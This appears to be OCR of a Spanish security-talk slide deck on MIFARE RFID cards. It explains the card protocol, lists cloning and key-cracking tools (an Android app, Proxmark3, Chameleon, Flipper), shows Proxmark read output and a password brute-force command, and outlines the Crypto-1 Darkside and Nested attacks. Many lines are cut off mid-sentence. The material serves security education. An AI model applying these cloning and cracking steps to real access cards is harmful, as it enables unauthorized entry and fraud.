
Respuesta de la Tarjeta: Tan pronto co
cómo proceder con la comunicación.

Anti-Colisión: Después de recibir la re
interferencias en la comunicación con

Autenticación: Antes de intercambiar
realizar. El lector y la tarjeta realizan u
afirma tener y, por lo tanto, pueda ac

Intercambio de Datos: Después de un
operaciones deseadas por el lector.


Finalización: Una vez que el lector ha
de “reposo” y no responda a los coma



WEBSEC

// Introducción a Mifare Clasic 1K-4K

Conociendo la tarjeta - Crypto-1: Introducción



WEBSEC

// Conociendo las tarjetas... desde el móvil II


MIFARE Classic Tool

IKARUS Projects

4.6★ 2.34 K opiniones | 1 M+ Descargas | E Apto para todo público

Instalar en más dispositivos | Compartir


Esta app está disponible para algunos de tus dispositivos



- Read MIFARE Classic tags
- Save, edit and share the tag data you read
- Write to MIFARE Classic tags (block-wise)
- Clone MIFARE Classic tags
  (Write dump of a tag to another tag; write 'dump-wise')
- Key management based on dictionary-attack
  (Write the keys you know in a file (dictionary)).
  MCT will try to authenticate with these keys against all sectors and read as much as possible.
  See chapter Getting Started.
- Format a tag back to the factory/delivery state
- Write the manufacturer block (block 0) of special MIFARE Classic tags
- Use external NFC readers like ACR 122U
  (See the Help & Info section for more information.)
- Create, edit, save and share key files (dictionaries)
- Decode & Encode MIFARE Classic Value Blocks
- Decode & Encode MIFARE Classic Access Conditions
- Compare dumps (Diff Tool)
- Display generic tag information
- Display the tag data as highlighted hex
- Display the tag data as 7-Bit US-ASCII
- Display the MIFARE Classic Access Conditions as a table
- Display MIFARE Classic Value Blocks as integer
- Calculate the BCC (Block Check Character)
- Quick UID clone feature
- Import/export/convert files
- In-App (offline) help and information
- It's free software (open source) ;)

WEBSEC

// Conociendo las tarjetas... desde el móvil II



12:01

Mapear claves a sectores

Crear mapa para sectores: Todos CAMBIAR

Choose some key file(s):

Progreso del mapeo de claves:

CANCELAR COMENZAR MAPEO Y LEER ETIQUETA

No se encontraron claves (o sector muerto)
Sector: 1
No se encontraron claves (o sector muerto)
Sector: 2
No se encontraron claves (o sector muerto)
Sector: 3
No se encontraron claves (o sector muerto)

00000000000000000000000000000000

Título: (Actualizar colores)

Info de UID y fabricante | ValueBlock | ClaveA | ClaveB | ACs

BSEC


ROUND 2
FIGHT

// Luchando con las tarjetas... desde el hardware

La Proxmark3 Easy es un dispositivo de auditoría de seguridad RFID (Radio Frequency Identification) que permite a los investigadores de seguridad y pentesters realizar pruebas de penetración y auditoría en sistemas RFID.

Proxmark3 Easy (Iceman Firmware)

Get the standard Proxmark3 Easy, but with Iceman bootloader and firmware image PRE-LOADED! No messing around with cascaded Chinese bootloader upgrades or JTAG firmware pushes to finally get a decent firmware on the affordable Proxmark3 Easy hardware, we've done the hard work for you! Be sure to read the getting started guide!

- Proxmark3 Easy 512kB memory
- Iceman Firmware (2020-09-24 release)
- A collection of assorted test cards

$89.00

WEBSEC

Ultrali

```
[usb] pm3 ⟶ hf mfu info

[=] ── Tag Information ─────────────────────────
[+]      TYPE: MIFARE Ultralight EV1 48bytes (MF0UL1101)
[+]       UID: 04 1[illegible]
[+]    UID[0]: 04, NXP Semiconductors Germany
[+]      BCC0: 12 ( ok )
[+]      BCC1: 5F ( ok )
[+]  Internal: 48 ( default )
[+]      lock: 00 00  - 0000000000000000
```

```
[=] ──────────────────────────────────────────────────────────
[=] block#   | data        |lck| ascii
[=] ---------+-------------+---+------
[=]   0/0x00 | 04 B6 63 59 |   | ..cY
[=]   1/0x01 | A2 CF 13 94 |   | ....
[=]   2/0x02 | EA 48 00 00 |   | .H..
[=]   3/0x03 | 00 00 00 00 | 0 | ....
[=] ──────────────────────────────────────────────────────────
[=] Using UID as filename
[+] Saved 72 bytes to binary file `/home/kali[illegible]n`
[+] Saved to json file `/home/kali/hf-mfu-0[illegible]
[!] ⚠  Partial dump created. (4 of 20 blocks)
[usb] pm3 ⟶ hf mfu bruteforcepwd
hf mfu bruteforcepwd
```

```
[usb] pm3 ⟶
```

```
[=]    Protocol type: 03, ISO14443-3 Compliant
[=]
[=] ── Fingerprint
[=] n/a
```

Annotation
WUPA
ANTICOLL
SELECT_UID
ANTICOLL-2
SELECT_UID-2
READ SIG

WEBSEC

// Luchando con las tarjetas... desde el hardware


NFC

- Reading NFC cards
- Recovering keys with MFKey32
- Unlocking cards with passwords
- Writing data to magic cards
- Adding new NFC cards

WEBSEC

// Luchando con las tarjetas... desde el hardware

WEBSEC



CHAMELEON ULTRA	
Emulate	
Crack	
Read	
Write	
Identify	

FLIPPER ZERO	
Emulate	
Crack	
Read	
Write	
Identify	

PROXMARK	
Emulate	
Crack	
Read	
Write	
Identify	

ICOPY-X	
Emulate	
Crack	
Read	
Write	
Identify	

DL-533N	
Emulate	
Crack	
Read	
Write	
Identify	


CHAMELEON TINY	
Emulate	
Crack	
Read	
Write	
Identify	

El Chameleon U
emulación RFID
emulación de b
capacidades co
escritura, craqu
control inalámb
dispositivo de código abierto del tamaño de un llavero.

- 15577 Password Bruteforcing
- UID Bruteforcing

https://buymeacoffee.com/stux/exploring-rfid-nfc-unboxing-setup-chameleon-ultra

// Luchando con las tarjetas... desde el hardware



// CRYPTO1 - Vulnerabilidades Comunes

DARK SIDE

- Durante la autenticación, la etiqueta verifica los bits de paridad antes de verificar corrección. Si uno de los ocho bits de paridad es incorrecto, la etiqueta no responde.

- Sin embargo, si los ocho bits de paridad son correctos, pero la respuesta es incorrecta, la etiqueta responderá con 4 bits de código de error 0x5 (NACK) que indica un error de transmisión. Además, este código de error de 4 bits se envía cifrado.


- Si el atacante combina (XOR) el valor del código de error 0x5 con su versión cifrada, puede recuperar cuatro bits de secuencia clave.

WEBSEC

// CRYPTO1 - Vulnerabilidades Comunes

NESTED

- Autenticarte en el bloque con la clave predeterminada y leer la etiqueta (determinado por LFSR).
- Autenticar en el mismo bloque con clave predeterminada y lea la etiqueta (determinada por LFSR) (la autenticación está en una sesión encriptada).
- Calcula "distancia de tiempo" (número de vueltas LFSR).
- Adivina el siguiente valor.



WEBSEC

